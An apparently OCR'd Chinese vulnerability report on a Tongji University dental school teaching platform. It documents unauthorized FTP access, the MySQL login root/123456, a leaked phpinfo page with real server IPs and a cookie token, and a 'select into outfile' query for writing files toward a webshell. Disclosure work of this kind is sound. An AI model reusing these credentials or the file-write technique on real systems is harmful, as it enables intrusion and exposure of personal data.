
同济大学getshell

111

1.漏洞地址：


2.漏洞名称：同济大学口腔医学院网络教研平台mysql弱口令+ftp未授权+phpinfo泄露+存储型xss+select into写入webshell


3.资产确认：




4.漏洞详情:


（1）ftp未授权访问:　　大量学生课程作业，学生作品相关文件可下载查看。









(2) mysql数据库弱口令root/123456成功连扩，存在大量学生老师信息泄露






（3）尝试写入文件test.heml，执行查询语句：

select 'alert(123456)' into outfile 'C:/xampp/htdocs/dashboard/test.html'




绝对路径来源,泄露phpinfo： , dashboard/phpinfo.php



HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
HTTP_SEC_FETCH_SITE	none
HTTP_SEC_FETCH_MODE	navigate
HTTP_SEC_FETCH_USER	?1
HTTP_SEC_FETCH_DEST	document
HTTP_ACCEPT_ENCODING	gzip, deflate, br
HTTP_ACCEPT_LANGUAGE	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
HTTP_COOKIE	csrftoken=PIft5w20fD5iHz9EuvDnjXN5KQTZR5GikiWczlbhaam5m8qZ4RMn2OzGFZorMkYd
PATH	C:\Program Files\MySQL\MySQL Server 8.0\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\TortoiseSVN\bin;C:\Program Files\nodejs\;C:\SVN\bin;C:\Program Files\Bandizip\;C:\Users\Administrator\Desktop\Deployment\huanjing\python;C:\Users\Administrator\Desktop\Deployment\huanjing\python\Lib\site-packages\Django-3.0.14-py3.10.egg\django;C:\Users\Administrator\Desktop\Deployment\huanjing\python\Scripts;
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
WINDIR	C:\Windows
SERVER_SIGNATURE	<address>Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.3.20 Server at 101.133.150.29 Port 443</address>
SERVER_SOFTWARE	Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.3.20
SERVER_NAME	101.133.150.29
SERVER_ADDR	172.27.95.19
SERVER_PORT	443
REMOTE_ADDR	119.53.29.96
DOCUMENT_ROOT	C:/xampp/htdocs
REQUEST_SCHEME	https
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	C:/xampp/htdocs
SERVER_ADMIN	admin@example.com
SCRIPT_FILENAME	C:/xampp/htdocs/dashboard/phpinfo.php
REMOTE_PORT	6735
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/dashboard/phpinfo.php
SCRIPT_NAME	/dashboard/phpinfo.php

